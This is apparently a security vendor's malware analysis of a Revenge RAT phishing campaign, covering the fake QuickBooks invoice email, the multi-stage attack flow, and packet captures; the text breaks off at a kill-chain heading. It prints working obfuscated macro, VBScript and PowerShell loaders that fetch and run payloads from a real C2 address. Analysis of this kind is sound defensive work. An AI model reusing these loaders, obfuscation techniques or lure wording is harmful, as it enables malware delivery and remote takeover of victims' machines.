Revenge RAT malware is back

perception-point.io/revenge-rat-back-from-microsoft-excel-macros/

April 7, 2022

First observed in 2016, Revenge RAT is a malware that is classified as a Remote Access Trojan. This means that threat actors usually use it to remotely control infected PCs, surveil users by capturing keystrokes, watching them via webcam, or even listening to their microphones.

Through Revenge RAT malware, threat actors can remotely execute malicious tasks on the user's computer and steal any sensitive data available to them.


The Revenge RAT Malware Phishing Email

Like almost every other attack these days, Revenge RAT malware is delivered via email, the number one attack vector for cyberattacks.

The user receives an email that appears to be an urgent invoice request. The email instructs the user to open up the attached invoice, an Excel file, and enable both editing and content, in order to "view" the content of the invoice. In reality, enabling editing and content activates the attack chain flow, which we will explore further later on in this post.

It is important to note that there are some obvious warning signs within the email:

1. The email subject is the exact name of the attached file, which indicates a low effort attempt by the threat actor to manipulate the user or convince them that the invoice is real.
2. The email contains an explanation of how to open the document, which usually indicates that the threat actor is employing a social engineering technique by trying to get the user to perform the exact commands required to execute the malware.



QuickBooks Invoice Enclosed 10001144747631

angela.faudale@unimi.it on behalf of Intuit QuickBooks Team <quickboo

To [redacted]

Mon 6:14 PM

QuickBooks Invoice Enclosed 10001144747631.xls
31 KB

Invoice Payment

Payment remittance instructions.

Invoice number: 10001144747631
Invoice date: 03/28/2022
Total: $1085.28

Please find attached your 30 days due invoice. Your prompt attention is greatly appreciated. Click enable editing and enable content to view content.

Please refer to payment remittance instructions on invoice and reference your invoice number on all payments.

Figure1: Revenge RAT malware phishing email

PERCEPTION POINT
The 2021 Gartner® Market Guide for Email Security
Gartner analysts provide the most comprehensive overview of the email security market and discuss the potential threat of other content-based attacks.
READ THE FULL REPORT
The 2021 Gartner® Market Guide for Email Security

The Revenge RAT Malware Attack Flow

The components of the Revenge RAT malware attack occur throughout multiple stages. The image below shows the steps involved in the attack:



IICOZODNLSRPOHUBAJWZFK.ps1
4
IICOZODNLSRPOHUBAJWZFK.vbs
IICOZODNLSRPOHUBAJWZFK.hta
3
Lime.dll
Server.txt creates 4 files in the victims computer
YHZYJGKGYAFXQEZFSRCPPY.ps1
5
Excel macros execute mshta.exe on a file located on the C2 server
1
http://45.147.230.231
Enc.txt
Server.txt
revenge-RAT
Client.exe
6
2
Enc.txt executes Powershell command to run another file located on the C2 server

Figure 2: Revenge RAT malware attack flow

Step 1: First, the XLS file (“QuickBooks Invoice Enclosed 10001144747631.xls”) is used in the attack vector by executing the macros it contains to run mshta.exe on a file located on the C2 server.

Step 2: Then, “Enc.txt” (the executed file) executes another file on the C2 server using PowerShell.

Step 3: Next, the executed file (“Server.txt”) creates a folder located on the user’s computer; inside, 4 files are created as the file starts execution of one of the its new files.

Step 4: The first file executed (“IICOZODNLSRPOHUBAJWZFK.ps1”) creates a task that will run on the user’s computer every 3 minutes and will execute “IICOZODNLSRPOHUBAJWZFK.vbs”. This command contains code to execute “IICOZODNLSRPOHUBAJWZFK.hta” that will then execute “YHZYJGKGYAFXQEZFSRCPPY.ps1” (containing obfuscated Revenge RAT malware).

Step 5: Upon the execution of “YHZYJGKGYAFXQEZFSRCPPY.ps1”, two files within the file are used to run the Revenge RAT malware.

Step 6: The Revenge RAT malware communicates with the C2 server and the threat actor obtains a new C&C computer for his collection.

Below we provide a detailed analysis of files and commands used during the various stages of the Revenge RAT malware attack.


Initial Access

The initial document, “QuickBooks Invoice Enclosed 10001144747631.xls”, contains macros. The creator of the document sets these commands to perform an action or a set of actions within the Excel document.

In the email, the threat actor explains that in order to view the content of the document the user must enable editing and enable content. Included in the document are two warning signs that there may be macros.

Opening up the document, the user sees a clean Excel sheet and must click on “Enable Editing” and “Enable Content.” Once clicked, the malicious macro code begins to work.


The macro code is obfuscated within other text, making it difficult for most users to understand:



```
WHBKJDFVRUXXYRDLFLHVGG = "msGRXBVBNHUAHNXAIUCVHQRBAOCQVHUYLFSKNZDHZDBGNWaUUOBROHDPHLFLJWCQLUWOBexe
GRXBVBNHUAHNXAIUCVHQRBAOCQVHUYLFSKNZDHZDBGNWAOCQVHUYLFSKNZDHZDBGNWp://45UUOBROHDPHLFLJWCQLUWOB147UUOBROHDPHLFLJWCQLUWOB230UUOBROHDPHLFLJWCQLUWOB
231/a/EncUUOBROHDPHLFLJWCQLUWOBAOCQVHUYLFSKNZDHZDBGNWxAOCQVHUYLFSKNZDHZDBGNW"

WHBKJDFVRUXXYRDLFLHVGG = Replace(WHBKJDFVRUXXYRDLFLHVGG, "GRXBVBNHUAHNXAIUCVHQRB", "h")

WHBKJDFVRUXXYRDLFLHVGG = Replace(WHBKJDFVRUXXYRDLFLHVGG, "AOCQVHUYLFSKNZDHZDBGNW", "t")

WHBKJDFVRUXXYRDLFLHVGG = Replace(WHBKJDFVRUXXYRDLFLHVGG, "UUOBROHDPHLFLJWCQLUWOB", ".")

GetObject("Winmgmts:"). _

Get("Win32_Process"). _

Create _

WHBKJDFVRUXXYRDLFLHVGG, _
```


Figure 3: The obfuscated code
Three replace functions act to replace embedded strings within the “WHBKJDFVRUXXYRDLFLHVGG” variable. The program then runs the content of the variable by triggering the “Create” method under the Win32_Process class (WMI class represents a process on an operating system).

The de-obfuscated string looks like this:




```
WHBKJDFVRUXXYRDLFLHVGG = "mshta.exe hxxp[://]45[.]147[.]230[.]231/a/Enc[.]txt"
GetObject("Winmgmts:").
Get("Win32_Process").
Create
WHBKJDFVRUXXYRDLFLHVGG,
```

Figure 4: The de-obfuscated code
The macros execute “Mshta.exe”, which is a known signed Microsoft program. It can proxy execution of malware (execute HTML applications files) and establish a connection with the C2 server in order to download a file named “Enc.txt” (which is an additional payload for the attack chain).



```
236 30.711150    192.168.1.212     45.147.230.231    TCP     66 49995 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM=1
237 30.781686    45.147.230.231    192.168.1.212     TCP     66 80 → 49995 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1452 WS=256 SACK_PERM=1
238 30.781740    192.168.1.212     45.147.230.231    TCP     54 49995 → 80 [ACK] Seq=1 Ack=1 Win=262144 Len=0
239 30.781949    192.168.1.212     45.147.230.231    HTTP   381 GET /a/Enc.txt HTTP/1.1
240 30.854740    45.147.230.231    192.168.1.212     TCP   1506 80 → 49995 [ACK] Seq=1 Ack=328 Win=262400 Len=1452 [TCP segment of a reassembled PDU]
241 30.854750    45.147.230.231    192.168.1.212     HTTP   972 HTTP/1.1 200 OK  (text/plain)
242 30.854792    192.168.1.212     45.147.230.231    TCP     54 49995 → 80 [ACK] Seq=328 Ack=2371 Win=262144 Len=0
```


Figure 5: Mshta.exe



```
Hypertext Transfer Protocol
  GET /a/Enc.txt HTTP/1.1\r\n
  Accept: */*\r\n
  Accept-Language: en-IL\r\n
  UA-CPU: AMD64\r\n
  Accept-Encoding: gzip, deflate\r\n
  User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729)\r\n
  Host: 45.147.230.231\r\n
  Connection: Keep-Alive\r\n
  \r\n
  [Full request URI: http://45.147.230.231/a/Enc.txt]
  [HTTP request 1/1]
  [Response in frame: 241]
```

Figure 6: Enc.txt

Enc.txt is yet another obfuscated file; it contains a script tag which will be executed through mshta.exe:




```
<script language="VBScript">
Window.ReSizeTo 1, 1
Window.moveTo -1999,-1999
Const HIDDEN_WINDOW = 0
YCIYAPGRVUTHRETHBVFBHU = "."
WHBKJDFVRUXXYRDLFLHVGG = "n32_ProcessStar"
GRXBVBNHUAHNXAIUCVHQRB =  "mts:root\cimv2:Win32_Proc"
Set AOCQVHUYLFSKNZDHZDBGNW = GetObject("winmgmts:" & "{impersonationLevel=impersonate}!\\" & YCIYAPGRVUTHRETHBVFBHU & "\root\cimv2")
Set UUOBROHDPHLFLJWCQLUWOB = AOCQVHUYLFSKNZDHZDBGNW.Get("Wi"& WHBKJDFVRUXXYRDLFLHVGG &"tup")
Set UOAJFIRCWHBSEFSNPBSAYR = UUOBROHDPHLFLJWCQLUWOB.SpawnInstance_
UOAJFIRCWHBSEFSNPBSAYR.ShowWindow = HIDDEN_WINDOW
Set QPPRJVFJIBSOQNTDAYJHJV = GetObject("winmg"& GRXBVBNHUAHNXAIUCVHQRB &"ess")
errReturn = QPPRJVFJIBSOQNTDAYJHJV.Create( "POWERSHELL $LVSOXTFTVKBCEOHGXWJCKL =
'[S6[&4$038{@(+=)%((00/${EM.I4$0&}4@%8+/1]4(3}13(]@MREAdER]'.Replace('6[&4$038{@(+=)%((00/${','ySt').Replace('4$0&}4@%8+/1]4(3}13(]@','O.StREA')
;$AHJTRRXVBYENECJTZIBQCT = ($LVSOXTFTVKBCEOHGXWJCKL -Join '')| .('{1}{0}'-f'EX','I');$VTNKWRIXVHZQTTXFQJPNHS =
'[SyS%<=765^%}!&)_81^9*==4!T.W&5))&7$1[85[1#{2=#_9=]ST]'.Replace('%<=765^%}!&)_81^9*==4!','TEm.NE').Replace('&5))&7$1[85[1#{2=#_9=]','EbREquE');
$ARYSWDUYBLHGDITSWDFEOG = ($VTNKWRIXVHZQTTXFQJPNHS -Join '')| .('{1}{0}'-f'EX','I');$TESIORILDCDTLCYOWDHSGO =
'Cr8[97=@*4\96*546*/])/&9TE'.Replace('8[97=@*4\96*546*/])/&9','Ea');$KGHJKOKAPLPTBRQZIRBJZS =
'GE-!]1]&98#)+%<{)*-_\(<2onSE'.Replace('-!]1]&98#)+%<{)*-_\(<2','tRESp');$BKCOKSGBGDNXDEAXSBNVJU =
'GE2@@5^])^0\+!1<6_=7^&^]REam'.Replace('2@@5^])^0\+!1<6_=7^&^]','tRESponSESt');$ZUVEOIPLZEGADWFECARLXA =
'RE)]+}&9#90\_)=)[%995]@<nD'.Replace(')]+}&9#90\_)=)[%995]@<','aDToE');
.('{1}{0}'-f'EX','I')($AHJTRRXVBYENECJTZIBQCT::new($ARYSWDUYBLHGDITSWDFEOG::$TESIORILDCDTLCYOWDHSGO('http://45.147.230.231/a/Server.txt').$KGHJK
OKAPLPTBRQZIRBJZS().$BKCOKSGBGDNXDEAXSBNVJU()).$ZUVEOIPLZEGADWFECARLXA() ", null, UOAJFIRCWHBSEFSNPBSAYR, intProcessID)
self.close
</script>
```

Figure 7: Script tag within Enc.txt

The script is written in Visual Basic, which we know because there is a “language” indicator in the opening tag. By the end of the script, it executes a PowerShell command, which downloads another file from the C2 server and executes its content.


Below are the variables (and their values) of the PowerShell command:

- AHJTRRXVBYENECJTZIBQCT: StreamReader Class Object
- ARYSWDUYBLHGDITSWDFEOG: WebRequest Class Object
- TESIORILDCDTLCYOWDHSGO: Create, (invoked from WebRequest) creates web request to the other file located on the C2 server
- KGHJKOKAPLPTBRQZIRBJZS: GetResponse
- BKCOKSGBGDNXDEAXSBNVJU: GetResponseStream
- ZUVEOIPLZEGADWFECARLXA: ReadToEnd



```
251 33.259559    192.168.1.212     45.147.230.231    TCP     66 49996 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
252 33.325888    45.147.230.231    192.168.1.212     TCP     66 80 → 49996 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1452 WS=256 SACK_PERM=1
253 33.326936    192.168.1.212     45.147.230.231    TCP     54 49996 → 80 [ACK] Seq=1 Ack=1 Win=262656 Len=0
254 33.326600    192.168.1.212     45.147.230.231    HTTP   130 GET /a/Server.txt HTTP/1.1
255 33.401251    45.147.230.231    192.168.1.212     TCP   1506 80 → 49996 [ACK] Seq=1 Ack=77 Win=262656 Len=1452 [TCP segment of a reassembled PDU]
256 33.401252    45.147.230.231    192.168.1.212     TCP   1506 80 → 49996 [ACK] Seq=1453 Ack=77 Win=262656 Len=1452 [TCP segment of a reassembled PDU]
257 33.401252    45.147.230.231    192.168.1.212     TCP   1506 80 → 49996 [ACK] Seq=2905 Ack=77 Win=262656 Len=1452 [TCP segment of a reassembled PDU]
258 33.401253    45.147.230.231    192.168.1.212     TCP   1506 80 → 49996 [ACK] Seq=4357 Ack=77 Win=262656 Len=1452 [TCP segment of a reassembled PDU]
259 33.401322    192.168.1.212     45.147.230.231    TCP     54 49996 → 80 [ACK] Seq=77 Ack=5809 Win=262656 Len=0
260 33.401466    45.147.230.231    192.168.1.212     TCP   1506 80 → 49996 [ACK] Seq=5809 Ack=77 Win=262656 Len=1452 [TCP segment of a reassembled PDU]
261 33.401466    45.147.230.231    192.168.1.212     TCP   1506 80 → 49996 [ACK] Seq=7261 Ack=77 Win=262656 Len=1452 [TCP segment of a reassembled PDU]
262 33.401484    192.168.1.212     45.147.230.231    TCP     54 49996 → 80 [ACK] Seq=77 Ack=8713 Win=262656 Len=0
```

Figure 8: Variables and their values of PowerShell command




```
Hypertext Transfer Protocol
  GET /a/Server.txt HTTP/1.1\r\n
  Host: 45.147.230.231\r\n
  Connection: Keep-Alive\r\n
  \r\n
  [Full request URI: http://45.147.230.231/a/Server.txt]
  [HTTP request 1/1]
  [Response in frame: 268]
```

Figure 9: PowerShell command

Defense Evasion


In order to evade defense measures, the Revenge RAT malware contains “Server.txt”, which is an obfuscated PowerShell file containing several variables. These variables represent four malicious files that are created on the user’s computer.

The file starts its execution by checking if the folder it wants to create already exists. If it doesn’t, then it creates the folder.



```
$OutPath = "C:\ProgramData\IICOZODNLSRPOHUBAJWZFK"
function WHBKJDFVRUXXYRDLFLHVGG($GRXBVBNHUAHNXAIUCVHQRB) {
    $IICOZODNLSRPOHUBAJWZFK = ""
    for ($AOCQVHUYLFSKNZDHZDBGNW = 0; $AOCQVHUYLFSKNZDHZDBGNW -lt $GRXBVBNHUAHNXAIUCVHQRB.Length; $AOCQVHUYLFSKNZDHZDBGNW += 2)
        {$IICOZODNLSRPOHUBAJWZFK += [char][int]("0x" + $GRXBVBNHUAHNXAIUCVHQRB.Substring($AOCQVHUYLFSKNZDHZDBGNW,2))}
    return $IICOZODNLSRPOHUBAJWZFK
    }
```

Figure 10: Folder path “C:\ProgramData\IICOZODNLSRPOHUBAJWZFK”:




Local Disk (C:) › ProgramData › IICOZODNLSRPOHUBAJWZFK   Search IICOZODNLSRPOHUBAJ

Name	Date modified	Type	Size
IICOZODNLSRPOHUBAJWZFK.hta	3/29/2022 8:54 PM	HTML Application	2 KB
IICOZODNLSRPOHUBAJWZFK.ps1	3/29/2022 8:54 PM	Windows PowerShell ...	1 KB
IICOZODNLSRPOHUBAJWZFK.vbs	3/29/2022 8:54 PM	VBScript Script File	1 KB
YHZYJGKGYAFXQEZFSRCPPY.ps1	3/29/2022 8:54 PM	Windows PowerShell ...	141 KB

Figure 11: 4 malicious files in the newly created folder


The Malware Kill Chain Process

Below is explanation of what each file does during the Revenge RAT malware kill chain process:



